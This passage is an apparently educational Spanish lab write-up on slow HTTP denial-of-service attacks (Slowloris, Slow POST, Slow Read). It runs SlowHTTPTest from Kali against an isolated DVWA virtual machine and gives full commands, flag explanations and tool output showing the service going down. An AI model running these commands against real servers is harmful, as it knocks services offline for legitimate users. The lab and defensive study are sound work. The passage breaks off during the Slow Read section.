



Prueba DoS usando SlowHTTPTest


Kali Linux



Flujo del tráfico



DVWA



ÍNDICE

Introducción.....	3
Descarga e instalaciones previas.....	3
Creación y configuración de máquinas virtuales..	5
Ejecución de ataques con SlowHTTPTest.....	9
Slowloris (Slow Headers).....	9
Slow POST.....	13
Slow Read.....	16
Conclusiones de los ataques.....	19
Medidas de prevención y mitigación frente a ataques DoS/DDoS.....	20

Introducción

En este proyecto creamos un laboratorio controlado para estudiar **ataques DoS**, concretamente de tipo “*slow*” sobre una aplicación web (**DVWA** - Damn Vulnerable Web Application) utilizando la herramienta **SlowHTTPTest**.

El objetivo es comprender el comportamiento de tres técnicas clásicas (Slowloris, Slow POST y Slow Read), recoger métricas y documentar medidas de prevención.

Pero antes, vamos a dar la definición de un ataque **DoS** (Denial of Service) y **DDoS** (Distributed Denial of Service).

Un ataque de denegación de servicio (**DoS**) es una acción dirigida a saturar los recursos de un servicio (servidor web, red, etc.), con el fin de que usuarios legítimos no puedan acceder a él.

La versión distribuida, conocida como **DDoS**, implica que múltiples equipos coordinados (por ejemplo, dispositivos infectados en una botnet) lanzan el ataque simultáneamente contra el mismo objetivo, multiplicando su capacidad destructiva.

Con esta base teórica, vamos a llevar a cabo un ataque de forma controlada y con fines exclusivamente educativos.

El escenario es el siguiente:

Utilizamos la herramienta de virtualización **VirtualBox**, donde tenemos una máquina atacante, **Kali Linux**, y una máquina víctima (DVWA). Estas máquinas están conectadas a un adaptador de red “*Host-Only*” (solo anfitrión) para aislar el laboratorio; Kali dispone además de un adaptador NAT para acceso a Internet.

Este informe recoge desde la preparación del entorno, los comandos ejecutados, los resultados de cada ataque y una comparativa final. También incluye una sección breve de medidas de prevención.

Descarga e instalaciones previas

Descargamos la **máquina DVWA** desde esta página:

<https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107.43/>

El enlace con la imagen ISO es el siguiente:

<https://download.vulnhub.com/dvwa/DVWA-1.0.7.iso>

Una buena práctica de seguridad es verificar los hashes (MD5/SHA1/SHA256) de las imágenes descargadas antes de usarlas. Esto evita trabajar con archivos corruptos o manipulados

Desde la misma web nos aparecen los hashes del archivo.

File Information

Filename: DVWA-1.0.7.iso

File size: 480 MB

MD5: 9484D8E2154D4E01FBD742CD7C10AFFD

SHA1: E190DE8F6BC61D6596F21A8A6A9DA9E19DA3C0BF

Comprobamos que esos hashes coinciden con los del archivo que hemos descargado para verificar la integridad de los datos.

```
C:\Users\recam\Documents\Imágenes ISO>CertUtil -hashfile DVWA-1.0.7.iso MD5
MD5 hash de DVWA-1.0.7.iso:
9484d8e2154d4e01fbd742cd7c10affd
CertUtil: -hashfile comando completado correctamente.

C:\Users\recam\Documents\Imágenes ISO>CertUtil -hashfile DVWA-1.0.7.iso SHA1
SHA1 hash de DVWA-1.0.7.iso:
e190de8f6bc61d6596f21a8a6a9da9e19da3c0bf
CertUtil: -hashfile comando completado correctamente.
```

Ejemplo en Windows:

```
CertUtil -hashfile DVWA-1.0.7.iso MD5
```

```
CertUtil -hashfile DVWA-1.0.7.iso SHA1
```

En Linux sería así:

```
md5sum DVWA-1.0.7.iso
```


```
sha1sum DVWA-1.0.7.iso
```

Descarga de Kali: <https://www.kali.org/get-kali/#kali-virtual-machines>

Desde esta página seleccionamos el entorno de virtualización que utilicemos. En nuestro caso, utilizamos VirtualBox.

Al igual que con la ISO de DVWA también es importante comprobar el hash de Kali.

Seleccionando el recuadro “sum” podemos ver su hash (SHA256sum
a033797e690307f06d1e6daed4251339ff3aa62b970fb4c91036eba784fe91bc)



Hacemos la comprobación de hash de nuestro archivo comprimido de Kali descargado.

```
C:\Users\recam\Downloads>CertUtil -hashfile kali-linux-2025.3-virtualbox-amd64.7z SHA256
SHA256 hash de kali-linux-2025.3-virtualbox-amd64.7z:
a033797e690307f06d1e6daed4251339ff3aa62b970fb4c91036eba784fe91bc
CertUtil: -hashfile comando completado correctamente.
```

Windows: CertUtil -hashfile kali-linux-2025.3-virtualbox-amd64.7z SHA256

En Linux: sha256sum kali-linux-2025.3-virtualbox-amd64.7z

Creación y configuración de máquinas virtuales

Para el laboratorio es suficiente con que la máquina DVWA tenga 1-2 Gb de RAM, 10-15 Gb de almacenamiento. Para la red ponemos el adaptador sólo anfitrión.



El uso de Host-Only garantiza que DVWA no queda expuesta a Internet y que todo ocurre en un entorno aislado y seguro.

En el caso de la Kali, 2-4 Gb de RAM y el disco de al menos 20 Gb, siendo recomendable 35-40 Gb. Para la red ponemos un adaptador sólo anfitrión y otro en modo NAT para tener salida a Internet desde la Kali y poder hacer apt update e instalar herramientas.

 **Almacenamiento**

Controlador: IDE
Dispositivo IDE secundario 0: [Unidad óptica] Vacío
Controlador: SATA
Puerto SATA 0: kali-linux-2025.3-virtualbox-amd64.vdi (Normal, 80,09 GB)

 **Audio**

Controlador de anfitrión: Windows DirectSound
Controlador: ICH AC97

 **Red**

Adaptador 1: Intel PRO/1000 MT Desktop (Adaptador solo anfitrión, «VirtualBox Host-Only Ethernet Adapter»)
Adaptador 2: Intel PRO/1000 MT Desktop (NAT)

 **kali-linux-2025.3-virtualbox-amd64**
 Apagada

 **DVWA**
 Apagada

Arrancamos ambas máquinas.

Obtenemos la IP de la DVWA con el comando: ip a

```
dvwa@dvwa:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
    link/ether 08:00:27:34:03:8b brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.102/24 brd 192.168.56.255 scope global eth0
    inet6 fe80::a00:27ff:fe34:38b/64 scope link
        valid_lft forever preferred_lft forever
```

En nuestro caso: 192.168.56.102

Hacemos lo mismo con la Kali.

```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state
    up qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    noop default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.101/24 brd 192.168.56.255 scope global
        dynamic
        valid_lft forever preferred_lft forever
    inet6 fe80::4e49:cc0b:5c35:342a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc
    noop default qlen 1000
    link/ether 08:00:27:f1:53:c8 brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic
        valid_lft 86140sec preferred_lft 86140sec
    inet6 fd17:625c:f037:3:d5e5:2285:96ed:59ba/64 scope global
        dynamic
        valid_lft forever preferred_lft forever
```


Tiene la interfaz eth0 con la IP 192.168.56.101 que forma parte de la red con DVWA y eth1 con 10.0.3.15 que es el adaptador NAT que va a Internet.

Probamos que hace ping a la máquina DVWA.

```
(kali㉿kali)-[~]
$ ping 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=1.15 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.472 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.412 ms
^C
— 192.168.56.102 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2057ms
rtt min/avg/max/mdev = 0.412/0.677/1.149/0.334 ms
```

Efectivamente hace ping, las VM están comunicadas.

Ahora, accedemos a DVWA desde el navegador de la Kali escribiendo la IP de DVWA:



Como vemos, se carga la interfaz web de DVWA.


Instalamos slowhttptest en la Kali (máquina atacante):

```
sudo apt update  
sudo apt install -y slowhttptest
```


Ejecución de ataques con SlowHTTPTest

Antes de ejecutar ataques, medimos la disponibilidad del objetivo desde Kali:

`curl -I http://192.168.56.102/login.php`



```
(kali㉿kali)-[~]
└─$ curl -I http://192.168.56.102/login.php
HTTP/1.1 200 OK
Date: Thu, 25 Sep 2025 17:57:25 GMT
Server: Apache/2.2.14 (Unix) DAV/2 mod_ssl/2.2.14 OpenSSL/0.9.8l PHP/5.3.1 mod_apreq2-20090110/2.7.1 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.1
Set-Cookie: PHPSESSID=fqn120nf8o848jkl4ingsj0ji0; path=/
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: security=high
Content-Type: text/html; charset=utf-8
```

Hemos obtenido un HTTP 200 OK, lo que significa que la página de login de DVWA está accesible y lista para recibir peticiones. Esto será la URL de destino para nuestro ataque DoS con slowhttpstest.

Ahora vamos a ejecutar los ataques DoS (Slowloris, Slow POST, Slow Read) contra `http://192.168.56.102/login.php`.

Slowloris (Slow Headers)

`slowhttpstest -c 500 -H -g -o slowloris_test -i 20 -r 100 -t GET -u http://192.168.56.102/login.php`

- c → Conexiones concurrentes.
- H → Tipo Slowloris (Slow Headers).
- i → Intervalo entre envío de follow-up data.
- r → Conexiones nuevas por segundo.
- t GET → Peticiones tipo GET.
- u → URL objetivo.
- g → Genera gráficos y datos para su posterior análisis.
- o → La salida para los resultados.

```
Thu Sep 25 14:32:13 2025:
slowhttpptest version 1.9.0
- https://github.com/shekyan/slowhttpptest -
test type: SLOW HEADERS
number of connections: 500
URL: http://192.168.56.102/login.php
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 20 seconds
connections per seconds: 100
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Thu Sep 25 14:32:13 2025:
slow HTTP test status on 0th second:


initializing: 0
pending: 1
connected: 0
error: 0
closed: 0
service available: YES
```

```
Thu Sep 25 14:32:34 2025:
slowhttpptest version 1.9.0
- https://github.com/shekyan/slowhttpptest -
test type: SLOW HEADERS
number of connections: 500
URL: http://192.168.56.102/login.php
verb: GET
cookie:
Content-Length header value: 4096
follow up data max size: 68
interval between follow up data: 20 seconds
connections per seconds: 100
probe connection timeout: 5 seconds
test duration: 240 seconds
using proxy: no proxy

Thu Sep 25 14:32:34 2025:
slow HTTP test status on 20th second:

initializing: 0
pending: 110
connected: 390
error: 0
closed: 0
service available: NO
```

Observamos que no podemos acceder a la aplicación web ya que la hemos saturado.




```
Thu Sep 25 14:33:44 2025:
  slowhttptest version 1.9.0
- https://github.com/shekyaan/slowhttptest -
test type:                SLOW HEADERS
number of connections:    500
URL:                      http://192.168.56.102/login.php
verb:                     GET
cookie:
Content-Length header value: 4096
follow up data max size:  68
interval between follow up data: 20 seconds
connections per seconds:  100
probe connection timeout: 5 seconds
test duration:            240 seconds
using proxy:              no proxy

Thu Sep 25 14:33:44 2025:
slow HTTP test status on 90th second:

initializing:             0
pending:                  103
connected:                397
error:                    0
closed:                   0
service available:        NO
^CThu Sep 25 14:33:47 2025:
Test ended on 92th second
Exit status: Cancelled by user
CSV report saved to slowloris_test.csv
HTML report saved to slowloris_test.html
```

Podemos ver el informe completo que se ha generado en el HTML con el comando:

firefox slowloris_test.html



Podemos sacar varias conclusiones del ataque:

- Se produce una rápida subida de conexiones conectadas
- DVWA no se cae completamente, sigue atendiendo las conexiones ya abiertas pero las nuevas fallan
- El servicio deja de estar disponible alrededor del segundo 10.
- Alrededor de 100 -110 conexiones se quedan pendientes.

Slowloris consigue mantener muchas conexiones abiertas enviando cabeceras incompletas y muy lentas. Esto provoca la ocupación de los workers de Apache y la imposibilidad de aceptar nuevas conexiones, reduciendo la disponibilidad del servicio sin necesidad de consumir un gran ancho de banda.

Slow POST

```
slowhttptest -c 400 -g -o slowpost_test -i 20 -r 80 -t POST -u http://192.168.56.102/login.php  
-x 24 -p 5
```

-t POST → Ataque Slow Post.

-x → Tamaño del payload (bytes por paquete enviado).


-p → Intervalo (en segundos) entre paquetes.

```
Thu Sep 25 15:01:52 2025:  
    slowhttptest version 1.9.0  
- https://github.com/shekyan/slowhttptest -  
test type:                SLOW HEADERS  
number of connections:    400  
URL:                      http://192.168.56.102/login.php  
verb:                     POST  
cookie:  
Content-Length header value: 4096  
follow up data max size:  52  
interval between follow up data: 20 seconds  
connections per seconds:  80  
probe connection timeout: 5 seconds  
test duration:            240 seconds  
using proxy:              no proxy  
  
Thu Sep 25 15:01:52 2025:  
slow HTTP test status on 0th second:  
  
initializing:             0  
pending:                  1  
connected:                0  
error:                    0  
closed:                   0  
service available:        YES
```

```
Thu Sep 25 15:02:32 2025:
  slowhttptest version 1.9.0
- https://github.com/shekyan/slowhttptest -
test type:                SLOW HEADERS
number of connections:    400
URL:                      http://192.168.56.102/login.php
verb:                     POST
cookie:
Content-Length header value: 4096
follow up data max size:  52
interval between follow up data: 20 seconds
connections per seconds:  80
probe connection timeout: 5 seconds
test duration:            240 seconds
using proxy:              no proxy

Thu Sep 25 15:02:32 2025:
slow HTTP test status on 40th second:

initializing:             0
pending:                  11
connected:                389
error:                    0
closed:                   0
service available:        NO
^CThu Sep 25 15:02:33 2025:
Test ended on 40th second
Exit status: Cancelled by user
CSV report saved to slowpost_test.csv
HTML report saved to slowpost_test.html
```



Observaciones:

- Se muestra una rápida ocupación de conexiones.
- El servicio deja de estar disponible alrededor del segundo 10.
- Alrededor de 10-15 conexiones se quedan en pendiente (pending).

Slow POST demuestra ser especialmente eficaz contra endpoints que procesan cuerpos de petición (formularios). Al enviar el cuerpo muy despacio el servidor reserva recursos por cada conexión, lo que acelera la saturación de workers y provoca pérdida de servicio con menos conexiones que en el caso de Slowloris.

Slow Read

```
slowhttptest -c 400 -R -g -o slowread_test -i 20 -r 80 -t GET -u  
http://192.168.56.102/login.php
```

-R → Slow Read (Simula clientes que leen la respuesta muy despacio).

